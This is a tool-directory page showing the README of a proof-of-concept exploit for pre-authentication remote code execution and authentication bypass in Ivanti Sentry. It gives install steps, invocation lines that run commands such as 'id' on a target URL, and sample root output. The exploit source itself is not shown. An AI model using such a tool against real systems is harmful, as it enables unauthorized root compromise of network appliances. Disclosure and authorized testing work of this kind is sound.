
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-10520 — CVE-2026-10520 | Kitploit
Tools/GitHubGitHub/0xblackash/cve-2026-10520
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and ControlRed Teaming
GitHub0xblackash/cve-2026-10520

CVE-2026-10520

CVE-2026-10520

View Repository
4815 months agoNot yet reviewed
Share


🎯 CVE-2026-10520 & CVE-2026-10523 - Ivanti Sentry

ChatGPT Image Jun 11, 2026, 11_19_12 AM

Ivanti Sentry Critical RCE

Pre-Authentication Remote Code Execution + Authentication Bypass

Author: Ashraf Zaryouh "0xBlackash"

GitHub


📌 Overview

Two critical vulnerabilities affecting Ivanti Sentry (formerly MobileIron Sentry):

  • CVE-2026-10520 → CVSS 10.0 - Pre-auth OS Command Injection (RCE as root)
  • CVE-2026-10523 → CVSS 9.9 - Authentication Bypass

These flaws allow unauthenticated attackers to achieve full system compromise.


✨ Features

  • ✅ Clean & Fast PoC
  • ✅ Pre-Authentication (No credentials needed)
  • ✅ Root-level command execution
  • ✅ Detailed output formatting
  • ✅ Proxy support
  • ✅ Verbose mode
  • ✅ Beautiful terminal UI

🚀 Usage

python3 CVE-2026-10520.py --url <TARGET> --cmd <COMMAND>

Examples

# Basic usage
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "id"

# Verbose mode
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "whoami" -v

# With proxy
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "uname -a" --proxy 127.0.0.1:8080

# Check kernel
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "uname -a"

📋 Options

ArgumentDescriptionRequired
--urlTarget URL (e.g. https://target:8443)Yes
--cmdCommand to executeYes
-v, --verboseEnable verbose outputNo
--proxyHTTP proxy (host:port)No

🛠️ Installation

git clone https://github.com/0xBlackash/CVE-2026-10520.git
cd CVE-2026-10520
chmod +x CVE-2026-10520.py

📷 Successful Exploitation

When vulnerable, you will see:


 ██████╗ ██╗  ██╗██████╗ ██╗      █████╗  ██████╗██╗  ██╗ █████╗ ███████╗██╗  ██╗
██╔═████╗╚██╗██╔╝██╔══██╗██║     ██╔══██╗██╔════╝██║ ██╔╝██╔══██╗██╔════╝██║  ██║
██║██╔██║ ╚███╔╝ ██████╔╝██║     ███████║██║     █████╔╝ ███████║███████╗███████║
████╔╝██║ ██╔██╗ ██╔══██╗██║     ██╔══██║██║     ██╔═██╗ ██╔══██║╚════██║██╔══██║
╚██████╔╝██╔╝ ██╗██████╔╝███████╗██║  ██║╚██████╗██║  ██╗██║  ██║███████║██║  ██║
 ╚═════╝ ╚═╝  ╚═╝╚═════╝ ╚══════╝╚═╝  ╚═╝ ╚═════╝╚═╝  ╚═╝╚═╝  ╚═╝╚══════╝╚═╝  ╚═╝
  
          CVE-2026-10520 & CVE-2026-10523 PoC Exploit
          Ivanti Sentry Pre-Auth RCE + Auth Bypass
          
          Author: Ashraf Zaryouh "0xBlackash"
          GitHub: https://github.com/0xBlackash


[+] Target is VULNERABLE!
Command Output:
uid=0(root) gid=0(root) groups=0(root)

⚠️ Disclaimer

This tool is for educational and authorized security testing only.
Unauthorized use against systems you do not own is illegal.
The author takes no responsibility for misuse.


🔧 Affected Versions

  • Ivanti Sentry before 10.5.2, 10.6.2, 10.7.1

Fixed in: 10.5.2 / 10.6.2 / 10.7.1


📜 References

  • Official Ivanti Advisory
  • watchTowr Labs Original Research
  • NVD Entries: CVE-2026-10520, CVE-2026-10523

Made with ❤️ by Ashraf Zaryouh "0xBlackash"

Star the repo if you found it useful! ⭐

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    282

Explore all tools

Browse our collection of tools

View all tools →